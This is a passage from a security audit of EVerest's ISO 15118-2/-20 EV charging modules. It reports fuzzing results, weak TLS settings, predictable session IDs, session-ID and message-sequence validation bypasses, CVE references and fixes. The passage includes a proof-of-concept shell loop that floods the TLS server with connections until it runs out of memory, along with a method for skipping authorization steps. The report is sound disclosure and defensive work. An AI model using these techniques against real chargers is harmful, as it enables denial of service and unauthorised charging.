The initial input corpus consisted of intercepted V2G messages, from several `ISO15118-2` sessions setups using the SIL, including the following:

- SupportedAppProtocol
- SessionSetup
- ServiceDiscovery
- PaymentServiceSelection
- Authorization
- ChargeParameterDiscovery
- CableCheck
- PreCharge
- PowerDelivery

7.4.2.2. Coverage

The code coverage achieved during the fuzzing campaign, excluding the harness itself, is listed below.

File	% of lines	% of functions
everest-core/modules/EvseV2G/v2g_ctx.cpp	3.4%	6.2%
libcbv2g/lib/cbv2g/common/exi_basetypes.c	37.3%	36.4%
libcbv2g/lib/cbv2g/common/exi_basetypes_decoder.c	84.8%	86.7%
libcbv2g/lib/cbv2g/common/exi_bitstream.c	55.7%	50.0%
libcbv2g/lib/cbv2g/common/exi_header.c	76.9%	66.7%
libcbv2g/lib/cbv2g/common/exi_types_decoder.c	78.2%	77.8%
libcbv2g/lib/cbv2g/exi_v2gtp.c	43.5%	50.0%
libcbv2g/lib/cbv2g/iso_2/iso2_msgDefDatatypes.c	89.3%	92.3%
libcbv2g/lib/cbv2g/iso_2/iso2_msgDefDecoder.c	88.9%	98.1%

Info

The function coverage percentage of some files may not exceed 50%. This is likely because the fuzzing campaign targeted only parsing and decoding capabilities. Anything related to EXI and V2G message encoding and writing was not tested.

7.4.2.3. Results

The fuzzing campaign did not uncover any vulnerabilities or weaknesses.

7.4.3. Audit

7.4.3.1. Configuration

The module EvseV2G which handle the ISO 15118-2 communications has, like other modules, a `manifest.yaml` located at its root which specifies the module's configuration parameters, as well as the default values.

LOW-7	Default value for TLS usage is set to prohibit		
Likelihood	●○○○	**Impact**	●●○○
Perimeter	EvseV2G		
Description			
Default value for TLS usage in the module is set to prohibit.			
Recommendation			
Security related features should be activated by default, and later deactivated by operators if it isn't required.			

In the configuration definition `manifest.yaml` file, a section is dedicated for TLS usage and is set to `prohibit` by default:

```yaml
  tls_security:
    description: >-
      Controls how to handle encrypted communication
    type: string
    enum:
    - prohibit
    - allow
    - force
    default: prohibit
```

Additionnaly, during context initialization in the `struct v2g_context* v2g_ctx_create` function located in `/modules/EvseV2G/v2g_ctx.cpp:275` file, the value of `ctx->tls_security` is pre-filled with `TLS_SECURITY_PROHIBIT` value. A portion of the function can be found below:

```cpp
struct v2g_context* v2g_ctx_create(ISO15118_chargerImplBase* p_chargerImplBase,
                                   iso15118_extensionsImplBase* p_extensions,
                                   evse_securityIntf* r_security) {
    struct v2g_context* ctx;

```

```
5       ctx = static_cast<v2g_context*>(calloc(1, sizeof(*ctx)));
6       if (!ctx)
7           return NULL;
8
9       ctx->r_security = r_security;
10      ctx->p_charger = p_chargerImplBase;
11      ctx->p_extensions = p_extensions;
12
13      ctx->tls_security = TLS_SECURITY_PROHIBIT; // default
```

MEDIUM-8	By default, the EV is responsible for closing the connection if the module encounters an error during request processing
Likelihood	●●○○ **Impact** ●●○○
Perimeter	EvseV2G

Description

The default value for `terminate_connection_on_failed_response` is `False`, which leaves the responsibility for session and connection termination to the EV.

Note: Assigned CVE is CVE-2025-68139

Recommendation

Security-related features should be enabled by default, and only disabled by operators if it isn't required. Since incoming connections may originate from malicious users, errors during request processing must not be ignored.

A configuration section, defined below, specifies whether the module should terminate the connection if it encounters an error when processing the EV requests:

```yaml
1   terminate_connection_on_failed_response:
2     description: >-
3       Controls how to handle a failed response code of the EVSE. If true the
4       #acr("V2G") connection is terminated immediately on a failed response code,
        otherwise
5       the EV is responsible for closing of the #acr("V2G") communication session
        with SessionStop.
6     type: boolean
7     default: false
```

In this configuration, any errors encountered by the module are logged but do not trigger countermeasures such as session and connection reset or termination. This could be abused by a malicious user in order to exploit other weaknesses or vulnerabilities.

7.4.3.2. Connection servers

Depending on the configuration, the module EvseV2G either opens a plain `TCP` server or a `TLS` server over `TCP`, or both.

7.4.3.2.1. Configuration

While the plain server doesn't require much configuration, the `TLS` one does and is handled by function `int connection_init(struct v2g_context* ctx)` located in `everest-core/modules/EvseV2G/connection/connection.cpp:115`. From there, function `bool build_config(tls::Server::config_t& config, struct v2g_context* ctx)` located in the same file line 253 handles the configuration related to the `TLS` protocol.

LOW-9	Weak TLS ciphersuite		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	EvseV2G		
Description			
TLS server is configured to use only two ciphersuites, including `ECDH-ECDSA-AES128-SHA256` which is strongly discouraged.			
Recommendation			
Use ciphersuites with perfect forward secrecy and AEAD based only such as `ECDHE-ECDSA-AES256-GCM-SHA256` and `ECDHE-ECDSA-CHACHA20-POLY1305`			

During the initialization of the `TLS` protocol in the above mentioned function, the allowed ciphersuites by the server are hard-coded this way:

```
1  config.cipher_list = "ECDHE-ECDSA-AES128-SHA256:ECDH-ECDSA-AES128-SHA256";
```
C++

`ECDH-ECDSA-AES128-SHA256` is strongly discouraged, by most security agencies like NIST (see section 3.3.1.1 of NIST SP 800-52 Rev. 2)[5] as the used key exchange algorithm doesn't provide perfect forward secrecy. Unlike its ephemeral implementation `ECDHE`, it does not rely on ephemeral parameters.

Additionally, both ciphersuites rely on `AES` encryption algorithm with `CBC` mode which is known to be vulnerable to various padding oracle-style attacks. Instead, Authenticated Encryption with Associated Data (AEAD) modes are recommended such as `AES-GCM`, or `Chacha20-Poly1305`.

The `OpenSSL` name of such ciphersuites are `ECDHE-ECDSA-AES256-GCM-SHA256` and `ECDHE-ECDSA-CHACHA20-POLY1305`.

7.4.3.2.2. Connection handling

Both plain and TLS `TCP` servers use the same callback strategy to handle new connection on their dedicated sockets. Once a new connection is detected, a new thread is created and the dedicated function for connection handling is called.

HIGH-10	Unlimited connections leads to DoS because of operating system resource exhaustion		
Likelihood	●●●○	**Impact**	●●●○
Perimeter	EvseV2G		

Description

When one connects to either plain TCP or TLS socket, a new thread is started before any verification. Additionally, the verification performed are too permissive. Therefore, one can initiate an infinite amount of `TCP` connection that never proceed to ISO 15118-2 communication, exhausting the memory of the operating system and eventually causing the module to be terminated once it is out of memory.

Note: Assigned CVE is CVE-2025-68133

Recommendation

First, verification should be performed before starting a new thread. Second, verification should not rely on the ISO 15118-2 connection state but instead on a new mechanism that is established as soon as a new connection is accepted and a new thread is created.

When a new connection is initiated on the plain TCP socket, function `static void* connection_handle_tcp(void* data)` located in `everest-core/modules/EvseV2G/connection/connection.cpp:398` is invoked in a newly created thread. The function is shown below, with several parts redacted for readability.

```C++
static void* connection_handle_tcp(void* data) {
    struct v2g_connection* conn = static_cast<struct v2g_connection*>(data);
    int rv = 0;

    dlog(DLOG_LEVEL_INFO, "Started new TCP connection thread");

    /* check if the v2g-session is already running in another thread, if not,
    handle v2g-connection */
```

```
8       if (conn->ctx->state == 0) {
9           int rv2 = v2g_handle_connection(conn);
10
11          if (rv2 != 0) {
12              dlog(DLOG_LEVEL_INFO, "v2g_handle_connection exited with %d", rv2);
13          }
14      } else {
15          [...]
16      }
17     [...]
18      free(conn);
19
20      return nullptr;
21  }
```

It is verified that the current context state equals 0, meaning there is no active session and then `v2g_handle_connection(conn)` is called in order to read the incoming packets. At this point, the current context state is still 0 and acts as the only protection for simultaneous connections. A malicious actor could open an unlimited amount of concurrent connections, thereby exhausting the operating system memory resources.

The same behavior can be observed in the `TLS` server implementation. Once one connects to the socket, function `void process_connection_thread(std::shared_ptr<tls::ServerConnection> con, struct v2g_context* ctx)` located in `everest-core/modules/EvseV2G/connection/tls_connection.cpp:25` is called. The beginning of the function is shown below and several parts were redacted for readability:

C++

```
1  void process_connection_thread(std::shared_ptr<tls::ServerConnection>
   con, struct v2g_context* ctx) {
2      assert(con != nullptr);
3      assert(ctx != nullptr);
4      [...]
5      dlog(DLOG_LEVEL_INFO, "Incoming TLS connection");
6
7      bool loop{true};
8      while (loop) {
9          loop = false;
10         const auto result = con->accept();
11         switch (result) {
12         case tls::Connection::result_t::success:
13             if (ctx->state == 0) {
14                 const auto rv = ::v2g_handle_connection(connection.get());
```

```
15                 dlog(DLOG_LEVEL_INFO, "v2g_dispatch_connection exited with %d",
                   rv);
16             } else {
17                 dlog(DLOG_LEVEL_INFO, "%s", "Closing tls-connection. v2g-session
                   is already running");
18             }
19
20             con->shutdown();
21             break;
```

Similarly to the plain `TCP` connection, the state is verified to be 0, and the function `v2g_handle_connection` is called.

Proof-of-concept

In order to illustrate this vulnerability, the SIL is started using the `TLS` server, and the following shell script is executed:

```shell
for i in $(seq 1 9999999); do
  openssl s_client -connect "[fe80::546f:f9ff:fe8a:9%2]:64109" -tls1_2 &
done
```

While running, the logs of the SIL show simultaneous connections being open, followed by OpenSSL `BIO_accept_ex` failures, and finally the module being killed by Linux `OOM killer`:

```
2025-08-08 16:48:57.378078 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.393746 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.421831 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.454147 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.479248 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.511084 [INFO] iso15118_charge  :: Incoming TLS connection
2025-08-08 16:48:57.535079 [INFO] iso15118_charge  :: Incoming TLS connection
[...]
2025-08-08 16:50:16.229289 [ERRO] iso15118_charge void {anonymous}::log_handler(openssl::log_level_t, const std::string&) :: serve::BIO_accept_ex
C006C0ECFF7F0000:error:10000064:BIO routines:BIO_accept_ex:accept error:../crypto/bio/bio_sock2.c:317:2025-08-08 16:50:16.328999 [CRIT] manager         int boot(const boost::program_options::variables_map&) :: Module iso15118_charger (pid: 3894352) exited with status: 9. Terminating all modules.
```

7.4.3.3. Session

After EV and EVSE have agreed on the protocol to use, the EV sends a `SessionSetup` message to the EVSE in order to setup the session. Once the packet has been received, decoded and identified as a ISO 15118-2 V2G

message, function `enum v2g_event iso_handle_request(v2g_connection* conn)`, located in `/everest-core/modules/EvseV2G/iso_server.cpp:2045` is called. There, depending on the V2G message type, the corresponding function is called to process the received request.

If the packet is a `SessionSetupReq`, meaning the `SessionSetupReq_isUsed` bit in the structure `iso2_V2G_Message` is set, function `static enum v2g_event handle_iso_session_setup(struct v2g_connection* conn)`, located in `/everest-core/modules/EvseV2G/iso_server.cpp:523` is executed.

INFO-11	Predictable session ID
Perimeter	EvseV2G
Description	
Session IDs rely on a poor random generator, initialized with the current time each time a new ID is required.	
Recommendation	
Session IDs should rely on a cryptographically secure pseudo random generator algorithm.	

Once the function `handle_iso_session_setup` is called, the EV submitted `EVCCID` is extracted and published. Next, a random generator is initialized using the current time, and if the current session ID equals to 0 or the submitted session ID differs from the registered one, a new session ID is generated.

The code responsible for the session ID generation is shown below:

```C++
 // TODO: handle resuming sessions [V2G2-463]

/* Now fill the evse response message */
res->ResponseCode = iso2_responseCodeType_OK_NewSessionEstablished;

/* Check and init session id */
/* If no session id is configured, generate one */
srand((unsigned int)time(NULL));
if (conn->ctx->evse_v2g_data.session_id == (uint64_t)0 ||
    conn->ctx->evse_v2g_data.session_id != conn->ctx->ev_v2g_data.received_session_id) {
    conn->ctx->evse_v2g_data.session_id =
        ((uint64_t)rand() << 48) | ((uint64_t)rand() << 32) | ((uint64_t)rand() << 16) | (uint64_t)rand();
    dlog(
        DLOG_LEVEL_INFO,
```

```
15          "No session_id found or not equal to the id from the preceding
            #acr("V2G") session. Generating random session id.");
16      dlog(DLOG_LEVEL_INFO, "Created new session with id 0x%08" PRIu64, conn-
        >ctx->evse_v2g_data.session_id);
17  } else {
18      dlog(DLOG_LEVEL_INFO, "Found Session_id from the old session: 0x%08"
        PRIu64,
19            conn->ctx->evse_v2g_data.session_id);
20      res->ResponseCode = iso2_responseCodeType_OK_OldSessionJoined;
21  }
```

The new session ID is created on line 11 and 12 using a concatenation of 4 results from the `rand()` function in order to get 64 random bits. As `rand()` returns a number between 0 and `RAND_MAX` which is equals to `0x7FFF`, the final number only contains 60 pseudo-random bits. Plus, `rand()` is not a secure pseudo-random generator, meaning its output entropy is limited. Finally, as the seed is initialized with the current time each time a session ID is generated, it is very likely a malicious user would succeed to find the previous used session ID leveraging brute-force.

Warning

In the current implementation, this finding is a weakness. However, if it becomes possible to resume a previously started session as mentioned by comment in the first line, depending on the implementation, this finding may become a vulnerability.

7.4.3.4. V2G states & messages

The ISO 15118-2 protocol implements a finite set of messages as well as pre-determined sequences, related to states. Each state is associated to one or more messages and specifies a list of allowed next messages that can be received to continue, move forward, or terminate.

Below is an example of an ISO 15118-2 message sequence, for a DC charging station:




Figure 4: *ISO 15118-2 DC charging message sequence*

As mentioned in section Session 7.4.3.3, a dedicated function is developed for each of the possible V2G message the EVSE can receive.

LOW-12	V2G messages are processed and most of the time published before any verification		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	EvseV2G		

Description

Once V2G messages are identified, they are published on MQTT and processed by their corresponding function, updating the current context before any verification. Additionally, this unnecessarily increases the attack surface.

Recommendation

The validity of messages with respect to current session as well as expected sequence should be checked before any other operation.

Once successfully received, decoded and parsed, V2G messages are processed by their corresponding functions. Those function are located in `/everest-core/modules/EvseV2G/iso_server.cpp` file and are listed below:

- handle_iso_session_setup(struct v2g_connection* conn)
- handle_iso_service_discovery(struct v2g_connection* conn)
- handle_iso_service_detail(struct v2g_connection* conn)
- handle_iso_payment_service_selection(struct v2g_connection* conn)
- handle_iso_payment_details(struct v2g_connection* conn)
- handle_iso_authorization(struct v2g_connection* conn)
- handle_iso_charge_parameter_discovery(struct v2g_connection* conn)
- handle_iso_power_delivery(struct v2g_connection* conn)
- handle_iso_charging_status(struct v2g_connection* conn)
- handle_iso_metering_receipt(struct v2g_connection* conn)
- handle_iso_certificate_update(struct v2g_connection* conn)
- handle_iso_certificate_installation(struct v2g_connection* conn)
- handle_iso_cable_check(struct v2g_connection* conn)
- handle_iso_pre_charge(struct v2g_connection* conn)
- handle_iso_current_demand(struct v2g_connection* conn)
- handle_iso_welding_detection(struct v2g_connection* conn)
- handle_iso_session_stop(struct v2g_connection* conn)

Most of them publish the message to the MQTT server, then all of them process the message before any verification. Before returning, the validity of the message is verified thanks to the function `static v2g_event iso_validate_response_code` located in `/everest-core/modules/EvseV2G/iso_server.cpp:63`.

MEDIUM-13	Null session ID bypasses session ID verification		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	EvseV2G		

Description

Once the validity of the received V2G message has been verified, it is checked whether the submitted session ID matches the registered one. However, if no session has been registered, the default value is 0. Therefore, a message submitted with a session ID of 0 is accepted, as it matches the registered value.

Note: Assigned CVE is CVE-2025-68140

Recommendation

In addition to the verifications already performed, the session ID should also be checked to ensure it is not null.

Validity of received messages are verified by function `static v2g_event iso_validate_response_code`, defined below. Some parts have been redacted for readability.

```
1  static v2g_event iso_validate_response_code(iso2_responseCodeType* const
   v2g_response_code,                                                    C++
2                                              struct v2g_connection const* const
                                               conn) {
3      enum v2g_event next_event = V2G_EVENT_NO_EVENT;
4      iso2_responseCodeType response_code_tmp;
5
6      if (conn->ctx->is_connection_terminated == true) {
7          dlog(DLOG_LEVEL_ERROR, "Connection is terminated. Abort charging");
8          return V2G_EVENT_TERMINATE_CONNECTION;
9      }
10
11     /* If MQTT user abort or emergency shutdown has occurred */
12     if ((conn->ctx->stop_hlc == true) || (conn->ctx->intl_emergency_shutdown ==
       true)) {
13         *v2g_response_code = iso2_responseCodeType_FAILED;
14     }
15
16     response_code_tmp =
```

```
17          iso_validate_state(conn->ctx->state, conn->ctx->current_v2g_msg, conn-
            >ctx->is_dc_charger);
18
19      *v2g_response_code = (response_code_tmp >= iso2_responseCodeType_FAILED) ?
        response_code_tmp : *v2g_response_code;
20
21      /* [V2G2-460]: check whether the session id matches the expected one of the
        active session */
22      *v2g_response_code =
23      ((conn->ctx->current_v2g_msg != V2G_SESSION_SETUP_MSG) &&
24       (conn->ctx->evse_v2g_data.session_id != conn->ctx-
         >ev_v2g_data.received_session_id)) ?
25        iso2_responseCodeType_FAILED_UnknownSession : *v2g_response_code;
26
27      if ((conn->ctx->terminate_connection_on_failed_response == true) &&
28          (*v2g_response_code >= iso2_responseCodeType_FAILED)) {
29          next_event = V2G_EVENT_SEND_AND_TERMINATE; // [V2G2-539], [V2G2-034]
            Send response and terminate tcp-connection
30      }
31
32      if ((*v2g_response_code >= iso2_responseCodeType_FAILED) &&
33          (*v2g_response_code <= iso2_responseCodeType_FAILED_CertificateRevoked))
            {
34          dlog(DLOG_LEVEL_ERROR, "Failed response code detected for message
            \"%s\", error: %s",
35               v2g_msg_type[conn->ctx->current_v2g_msg],
                 isoResponse[*v2g_response_code]);
36      }
37
38      return next_event;
39  }
```

On the highlighted line 24, it is checked whether the registered session ID differs from the received one in order to continue verification without error. However, if no session has been previously registered, the default value for the session ID is 0. If the user submits a session ID of 0, the condition succeeds.

Info

Combined with **LOW-12**, a malicious user may send any V2G message request which, in most cases, will be published to the MQTT server and processed while remaining anonymous. For this reason, the impact of this vulnerability has been assessed as medium.

MEDIUM-14	Sequence state validation bypass		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	EvseV2G		

Description

Because of MEDIUM-8, it is possible to bypass the sequence state verification including authentication, and send requests that transition to forbidden states relative to the current one, thereby updating the current context with illegitimate data.

Recommendation

Errors related to the state sequence should not be ignored as it may lead to unexpected behavior.

During the validation of a received V2G message performed by function `iso_validate_response_code`, function `iso_validate_state`, located in `/everest-core/modules/EvseV2G/iso_server.cpp:44` and defined below, is called in order to verify that the currently processed message is authorized for the current state.

```C++
static iso2_responseCodeType iso_validate_state(int state, enum
V2gMsgTypeId current_v2g_msg, bool is_dc_charging) {

    int allowed_requests =
        (true == is_dc_charging)
            ? iso_dc_states[state].allowed_requests
            : iso_ac_states[state].allowed_requests;
    return (allowed_requests & (1 << current_v2g_msg)) ? iso2_responseCodeType_OK
                                                       :
                                                       iso2_responseCodeType_FAILE
}
```

`iso_dc_states` and `iso_ac_states` define all possible states for both DC and AC charging, along with the allowed V2G messages they can receive. For example, AC states IDs as well as `iso_ac_states` are shown below:

```C++
enum class iso_ac_state_id {
    WAIT_FOR_SESSIONSETUP = 0,
    WAIT_FOR_SERVICEDISCOVERY,
    WAIT_FOR_SVCDETAIL_PAYMENTSVCSEL,
    WAIT_FOR_PAYMENTDETAILS_CERTINST_CERTUPD,
    WAIT_FOR_PAYMENTDETAILS,
```

```
 7      WAIT_FOR_AUTHORIZATION,
 8      WAIT_FOR_CHARGEPARAMETERDISCOVERY,
 9      WAIT_FOR_POWERDELIVERY,
10      WAIT_FOR_CHARGINGSTATUS,
11      WAIT_FOR_CHARGINGSTATUS_POWERDELIVERY,
12      WAIT_FOR_METERINGRECEIPT,
13      WAIT_FOR_SESSIONSTOP,
14      WAIT_FOR_TERMINATED_SESSION
15  };
16
17  static const struct iso_state iso_ac_states[] = {
18      {"Waiting for SessionSetupReq", 1 << V2G_SESSION_SETUP_MSG},
19      {"Waiting for ServiceDiscoveryReq, SessionStopReq", 1 <<
        V2G_SERVICE_DISCOVERY_MSG | 1 << V2G_SESSION_STOP_MSG},
20      {"Waiting for ServiceDetailReq, PaymentServiceSelectionReq, SessionStopReq",
21       1 << V2G_SERVICE_DETAIL_MSG | 1 << V2G_PAYMENT_SERVICE_SELECTION_MSG | 1 <<
         V2G_SESSION_STOP_MSG},
22       [...]
23      {"Waiting for SessionStopReq", 1 << V2G_SESSION_STOP_MSG},
24      {"Closing session", 0}};
```

If the received message is not in the whitelist of the current state, function `iso_validate_state` returns `iso2_responseCodeType_FAILED_SequenceError` which evaluates to 5.

In the function `iso_validate_response_code` shown above, the purple-highlighted lines 27 and 28, set the next event to `V2G_EVENT_SEND_AND_TERMINATE` if the previously returned code is greater than or equal to `iso2_responseCodeType_FAILED` (which evaluates to 4) and if `conn->ctx->terminate_connection_on_failed_response` is `True`. However, this flag is `False` by default, as reported in **MEDIUM-8**. As a result, the encountered error is logged and the connection continues.

Warning

Thanks to the modular design of EVerest, authorization is handled in a separate module and EVSEManager Charger internal state machine cannot transition out of the `WaitingForAuthentication` state through ISO 15118-2 communication. From this state, it was however possible through ISO 15118-2 messages which are published to the MQTT server to trick it into preparing to charge, and even to prepare to send current. The final requirement to actually send current to the EV was the closure of the contactors, which does not appear to be possible without leaving the `WaitingForAuthentication` state and leveraging ISO 15118-2 messages.

Proof-of-concept

In order to illustrate this vulnerability, the `Python` library `PyEvJosev` was modified to alter the usual communication messages sequence. Below is a screenshot of a `Wireshark` capture showing a possible V2G messages sequence which bypasses several mandatory steps such as `Authorization` and `CableCheck`:




Figure 5: *ISO 15118-2 DC valid message sequence bypassing several states*

By manually closing the contactors **through a debugger**, charging appears to start successfully, even if the state remains on `Wait for Auth` as shown on the SIL web platform:




Figure 6: *ISO 15118-2 DC SIL - Charging while waiting for authorization*

Info

The `Auth` module requires the user to be authorized to start charging before the timeout defined by the `connection_timeout` configuration. After that, a signal is sent to the `EVSEManager` to unplug the car. This way, even if someone manages to start charging without authorization, the session will last only up to `connection_timeout` seconds, which is 10 by default.

7.5. ISO 15118-20

7.5.1. Context

ISO 15118-20 is the latest version of the ISO 15118 standard for communication between electric vehicles and charging stations, building upon the earlier ISO 15118-2 protocol . The protocol's primary purpose is to enable High-Level Communication (HLC) between electric vehicles and charging infrastructure, supporting advanced features like Plug & Charge authentication, bidirectional power transfer, and enhanced security.

EVerest implements ISO 15118-20 through the `Evse15118D20` module, which provides a draft implementation of the protocol for the EVSE side. The module implements the `ISO15118_charger` interface, making it compatible with EVerest's modular architecture.

The module relies on the following dependencies:

- libiso15118 library version 0.6.0 (last version is 0.7.1)
- catch2 version 3.7.1 (last version is 3.9.0 and fixes a crash under Windows)
- libcbv2g library version 0.3.1

Warning

Quarkslab's auditors have acknowledged the current active development status of the libiso15118 library, however, as several features were marked as implemented on its Github page and the module activated by default in EVerest, those ones were assessed with the same high standards as the other modules.

7.5.2. Fuzzing

The module `Evse15118D20`, via the `libiso15118D20` enables EV to communicate using SDP and `ISO15118D20` over V2GTP once it has obtained an IPv6 address. Given the limited complexity and narrow scope of the SDP protocol, its attack surface is considered minimal; therefore, fuzzing efforts were deprioritized in favor of more critical components.

On the other hand, handling of the iso15118-20 protocol is significantly more complex. In addition to the related V2G messages, it involves other protocols or algorithms such as:

- Vehicle-To-Grid Transport Protocol (V2GTP)
- EXI

7.5.2.1. Packets reading, parsing and messages decoding

The main logic is contained in `iso15118::Session` class, within the `TimePoint poll()` method in `libiso15118/src/iso15118/session/iso.cpp:142`. The methods `read_single_sdp_packet` and `make_variant_from_packet` are responsible for reading data from the socket and decoding it into iso15118-20 messages. To improve readability, several parts of the method shown below have been redacted:

```C++
TimePoint const& Session::poll() {
    const auto now = get_current_time_point();

   [...]
    // Read and decode V2GTP packet
    if (state.new_data) {
        const bool would_block = read_single_sdp_packet(*connection, packet);

        if (would_block) {
```

```
10              state.new_data = false;
11          }
12      }
13      [...]
14
15      if (packet.is_complete()) {
16          log_packet_from_car(packet, log);
17
18          // Read and decode iso15118-20 message
19          message_exchange.set_request(make_variant_from_packet(packet));
20
21          [...]
22      }
23
24      [...]
25
26      next_session_event = offset_time_point_by_ms(now, SESSION_IDLE_TIMEOUT_MS);
27      return next_session_event;
28  }
```

A fuzzing campaign was performed on the two aforementioned methods. The employed harness can be found in Appendix A.A.

The initial input corpus consisted of intercepted V2G messages, both requests and responses, from several `ISO15118-20` setup sessions using the SIL, including:

- SupportedAppProtocol
- SessionSetup
- AuthorizationSetup
- Authorization
- ServiceDiscovery
- ServiceDetail
- ServiceSelection
